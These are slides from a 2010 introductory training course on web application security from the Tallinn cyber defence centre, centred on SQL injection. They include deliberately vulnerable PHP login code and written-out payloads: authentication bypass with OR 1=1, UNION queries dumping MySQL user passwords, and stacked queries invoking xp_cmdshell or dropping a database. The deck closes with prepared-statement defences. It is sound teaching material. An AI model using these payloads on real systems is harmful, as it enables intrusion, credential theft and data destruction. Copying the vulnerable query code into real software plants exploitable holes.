*Training in **Cooperative Cyber Defence Centre of Excellence**, Tallinn, Estonia*

Web Application Security

Version 0.1, 2010-11-30, part of:
Introductory course in IT systems attack and defence

Kaur Kasak kaur.kasak@ccdcoe.org

Copyright ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Copyright statement

- This material is a product of the CCD COE.
- Reproduction of material is authorized, provided the source is acknowledged, unless it is stated otherwise. Where prior permission must be obtained for the reproduction or use of material. Enquiries regarding authorization for reproduction can be sent to CCDCOE address ccdcoe@ccdcoe.org.

Copyright ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Introduction

- Web applications have become the target of choice for the attackers – attacks have been moved up the stack
- They are widely deployed: banks, e-shops, e-commerce and e-government sites, social networking sites, enterprise resource planning, gambling, blogs, admin interfaces of systems,...
- They store and handle sensitive or valuable data: business secrets, private information, credit card data, passwords, game accounts
- They have to be publicly available to be useful – perimeter defences do not help
- They are often easier to attack

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Introduction II

- Webapps are becoming increasingly complex, new technologies are constantly introduced
- Writing a powerful webapp is feasible for novice developers. Writing a secure webapp requires considerable amount of knowledge and experience
- Economics: developers are pressurized by time constraints
- Many webapp attack methods are easy to find and exploit but still quite complicated to protect (XSS, CSRF)
  - Development frameworks and secure APIs are improving the situation

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Building Blocks

- **HTTP Protocol** for communication
  - Request-response model
  - Connections: connectionless vs persistent connections
  - Headers, Methods, Status Codes, **Cookies**
- **Server side technologies** for providing static and dynamic content
  - Web servers: Apache, IIS, Nginx
  - Web application platforms and scripting languages: Java, ASP.NET: PHP, C#, Perl, Python
  - Database systems: Oracle, MS SQL, PostgreSQL

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Building Blocks II


- **Client side technologies**
  - HTML: hyperlinks and forms
  - JavaScript and AJAX
  - Thick Client Components: Java applets, ActiveX controls, Flash
- **Sessions**
  - HTTP is stateless
  - Often the applications needs to keep a record of user activities. This information is stored in data structure which is called a session
  - Sessions are usually stored on server side

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

WebApp Architecture

- Web applications have n-tier (often n=3) architecture
  - **Presentation**: web browser
  - **Logic**: programming language
  - **Storage**: database management system
- Web browser sends requests to the applications running on web server, the application makes SQL queries against the database and the results will be provided back to the web browser for rendering
- More complex applications have middleware between web server and database server – application server that provides API for business logic

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.



Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Attacks against WebApps

- Fundametal problem – clients can send arbitrary input to the application
  - Manipulation of request parameters, headers, cookies
  - Client-side conttrols could be circumvented
- Most of the attacks involve sending crafted data to the application
  - Sending specially constructed form value to the server to modify the SQL request made to the web server
  - Substituting original session token with a token stolen from other user
- Main tools: brain, web browser, proxy

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Attacks against WebApps II

- OWASP Top 10, SANS Top 25
- Server-side and client-side attaks
- **Mike Shema**: Seven Deadliest Web Application Attacks:
  1. Cross-Site Scripting
  2. Cross-Site Request Forgery
  3. SQL Injection
  4. Server Misconfiguration and Predictable Pages
  5. Breaking Authentication Schemes
  6. Logic Attacks
  7. Web of Distrust

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

SQL Injection

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Code Injection

- SQL injection is only a one example of much wider class of attacks and vulnerabilities: **code injection**
- Many of the core languages used to write webapps are implemented using an interpreter. The engine interprets the code at runtime and carries out the instructions
- Web applications usually manipulate with user input to be useful
- The interpreted code is a mix of instructions written by the programmer and user data
- Sometimes it is possible to craft the user input such that it breaks out of the data context and gets interpreted as program instructions – **code injection occurs**

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

SQLi introduction

- SQL injection is a common and well understood application-level attack
- SQL is an interpreted language and web applications commonly construct SQL statements that incorporate user-supplied data
- If this is done in an unsafe way, then the application may be vulnerable to SQL injection
- In the most serious cases, SQL injection can enable an anonymous attacker to read and modify **all data** stored within the database and even take full control of the server on which the database is running

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

What is SQLi

http://xkcd.com/327

- Attack in which SQL code is inserted into application input parameters and passed to the SQL server for parsing and execution
- Dynamic SQL – SQL statements are built dynamically based on different conditions and user input
- Example dynamic string building construct in PHP

```
$query = "SELECT * FROM table WHERE field =
                    '$_GET["input"]'"
```

- Same in .NET

```
query = "SELECT * FROM table WHERE field = " +
          request.getParameter("input") + "'"
```


Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

What is SQLi II

- The quote ' character is interpreted by the DBMS as a boundary between the code and the data
  - Anything encapsulated between the quotes is considered as **data**
  - Anything following the quote character is considered as **code**
  - Note that numeric data types do not have to be encapsulated
- The fundamental problem in the previous example was that the user input was directly inserted into the SQL statement without validation and sanitization
- Suppose the input parameter gets the value in red:

```
$query = "SELECT * FROM table WHERE field = 'abc'
UNION SELECT user, password FROM mysql.user WHERE
user LIKE '%'"
```


Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Classical Example: login

```
$authorized = 0
$db = mysql_connect($config['db_hostname'],
                    $config['db_username'],
                    $config['db_password']);
mysql_select_db($config['db_name']);
$username=$_POST['username'];
$password=$_POST['password'];
$sql="SELECT username FROM `users` WHERE
   username='$username' AND password='$password'";
$result = mysql_query($sql, $db);
$rowcount = mysql_num_rows($result);
if ($rowcount > 0) { $authorized = 1; }
```


Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Classical Example: login SQLi

- Suppose the username gets the following value

  $username = "james' OR 1=1 -- "

- Then the query sent to the database for execution becomes

```
SELECT username FROM `users`
WHERE username='james' OR 1=1 -- ' AND
password='$password'
```

- Note that "--" marks a comment in MySQL
- The condition

```
username='james' OR 1=1
```

  is always true therefore the query will return all usernames from table **users** and the user will be authenticated

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Finding SQLi

- **White-box** approach – source code review of the web application
  1. Identify data that has been received from untrusted source (*tainted*)
  2. Identify whether dangerous coding behaviors have been applied to security sensitive functions executing SQL statements
- **Black-box** approach – interacting with running application
  1. Identify all data entry points
  2. Identify anomalies in server responses by sending specially crafted data

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Data Entry Points

- Request parameters in **HTTP GET** method

```
http://www.example.com/?id=123123
```

- Request parameters in **HTTP POST** method

```
POST /search.htm HTTP/1.1
Host: www.example.com
search=true&query=findasecret&submitSearch=Search
```

- Other request components that the web server could process and use in generating dynamic SQL statements
  - Cookies, Referer, Host, User-Agent
  - However, cases where these HTTP headers could be exploited for SQLi are uncommon

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

SQL Errors

- Common method of identifying the presence of SQLi vulnerability is to manipulate the input parameters to trigger an error condiction
- Application may handle the errors in several different ways:
  - SQL error is displayed on the page and is visible to the user
    - Most valuable case for a pen-tester or an attacker
  - SQL error is hidden in the HTML source code
  - HTTP error code 500 is returned (Internal Server Error)
  - Redirection occurs when error is detected
  - A generic error page is displayed without revealing any details of what caused the error

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Manipulating Parameters

- Insert single quote ' and observe if an error occurred or the result differs from the original
  - User supplied string-data is encapsulated between single quotes. If the the specific parameter is vulnerable to SQLi, injecting single quote should break the syntax
  - Sometimes also numeric data is encapsulated between ' '
  - Note that e.g. In MySQL strings could be also encapsulated by double quotes therefore try also injecting "
- Insert two single quotes together: ''
  - This is an escape sequence to mark literal single quote. Anomalous behavior should disappear if SQLi vulnerability exists

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Manipulating Parameters II

- For verification use concatenation sequence to form a harmful string which should not trigger any errors
  - MySQL: cy' 'ber
  - MSSQL: cy'+'ber
  - Oracle: cy'||'ber

```
"SELECT * from users where name= '" . $_GET['name'] . "'"
```

```
SELECT * from users where name='cy' 'ber'
```

- In some cases injecting always true and always false condictions to the WHERE clause could confirm vulnerability:
  - **`somedata' OR 1=1`** (should return all rows)
  - **`somedata' AND 1=2`** (should return no rows)

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Manipulating Parameters III

- In case of numeric data single quotes are not required
- Compare the result of supplied original value with the equivalent value obtained from simple arithmetic calculations
  - E.g. 10 = 5 + 5
    - http://www.example.com/?page_id=10
    - http://www.example.com/?page_id=5%2b5
  - If server returns with the same reply it may be vulnerable
- Note that URL encoding has to be used for special characters

  + → %2B / → %2F space →%20 # → %23
  - Google “url encoding”

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Exploiting SQLi

- Suppose we have confirmed a working SQL injection point. How do exploit this?
- There are several methods how you can get data out of the database or make modifications
  - Bypassing authentication schemes
  - Stacked queries
  - UNION statements
  - Error messages
  - Blind SQLi
- The working methods are very much dependent on the application, specific back-end DBMS and it's configuration

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Stacked Queries

- Multiple SQL statements separated by semicolon (**;**)
- Sometimes it is possible to use semicolon to end the original query and insert multiple new queries

```
http://www.example.com/?id=1; exec
master..xp_cmdshell 'ping www.ee';--
http://www.example.com/?search=test'; drop
database important_db --%20
```

- This method is often not possible – depends on the remote database engine and the technology used to access. E.g.
  - MS SQL allows stacked queries when accessed from ASP.NET and PHP
  - PHP (by default) does not allow when used to access MySQL

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Database Comments

- MySQL

  `--` single line comments, second dash has to be followed by a space or control character

  `#` single-line comments

  `/*com*/` multiline comments

- MS SQL, Oracle

  `--` single line comments

  `/*com*/` multiline comments

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

UNION Statements

- UNION is used to combine the result from multiple SELECT statements into a single result set

```
SELECT col-t1-1, col-t1-2, col-t1-3 FROM table1
UNION
SELECT col-t2-1, col-t2-2, col-t2-3 FROM tables2
```

- The two SELECT queries must return the same number of columns.
  - MySQL error: "*The used SELECT statements have a different number of columns*"
- The data types of the corresponding columns have to be compatible

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Using UNION to extract data

- One could use constants or NULL value to get the exact number of columns

```
www.example.com?search=test' UNION SELECT 1
FROM information_schema.tables --%20
www.example.com?search=test' UNION SELECT 1,2
FROM information_schema.tables --%20
www.example.com?search=test' UNION SELECT 1,2,3
FROM information_schema.tables --%20
```

→Until you do not get the error message anymore or you identify the data requested in the output in case errors are suppressed in the output

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Using UNION to extract data II

- Suppose we know that the original query has 4 columns in the SELECT statement and that the second and third columns will be displayed in the HTML output
- Suppose the web application has access rights to query also the 'mysql' database that exists by default in every MySQL installation. Then one could craft the following requests:

```
www.example.com?search=test' UNION SELECT 1,host,user,4 FROM mysql.user --%20
```

```
www.example.com?search=test' UNION SELECT 1,user,password,4 FROM mysql.user --%20
```


Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Another trick to count the columns

- Columns selected for output can be referred to in ORDER BY and GROUP BY clauses using column names, column aliases, or **column positions**

```
www.example.com?search=test'ORDER BY 16 --%20
```

MySQL Error: Unknown column '16' in 'order clause'

```
www.example.com?search=test'ORDER BY 8 --%20
```

MySQL Error: Unknown column '16' in 'order clause'

```
www.example.com?search=test'ORDER BY 4 --%20
```

No Error: correct number is 4, 5, 6 or 7

```
www.example.com?search=test'ORDER BY 6 --%20
```

No Error: correct number is 6 or 7...

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

MySQL INFORMATION_SCHEMA

- MySQL INFORMATION_SCHEMA is a view that provides access to database metadata
  - SCHEMATA table provides information about databases
  - TABLES table provides information about tables in databases
  - COLUMNS table provides information about columns in tables
  - …
- If you need to gain information about the structure of the target database then INFORMATION_SCHEMA becomes really valuable

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Other Topics

- Database fingerprinting
  - @@version
- **Blind** SQL injection
- Executing Operating System Commands
- **Second-order** SQL injection

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Example: bypassing escaping

- A single quote `'` can be escaped with using 2 single quotes `''`
- PHP application could use the following routine for escaping single quotes

```
$field = str_replace("'","''",$_GET['field']);
```

- In MySQL the standard way of escaping special characters is to add backslash
- When attacker inserts `\'` as the value of the **`field`** it will be converted to `\''`
  - MySQL will interpret this as firstly comes a literal single quote `'` after which comes the special character `'`
  - Therefore we have successfully smuggled `'` in

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

Defence

- Not Allowing Mr O'Neal to log in is not a good solution...

- Good solutions at the code level are:
  - Using **parameterized/prepared statements**
  - Validating input and using database specific escaping taking into account different character sets

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

PHP PDO prepared statements

```
$sql = "SELECT * FROM `articles`" .
       "WHERE `id` = :article_id";
$stmt = $db->prepare($sql);
$stmt->execute(array('article_id' =>$article_id))
```


Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.

References

- Justin Clarke**. SQL Injection Attacks And Defense**. Syngress, 2009
- Dafydd Stuttard, Marcus Pinto. **The Web Application Hacker's Handbook**. Wiley Publishing, Inc. 2008.
- Mike Shema. **Seven Deadliest Web Application Attacks**. Syngress. 2010.

http://dev.mysql.com

Copy right ©2010 by Cooperative Cyber Defence Centre of Excellence. For reuse, copying or further distribution contact ccdco@ccdcoe.org.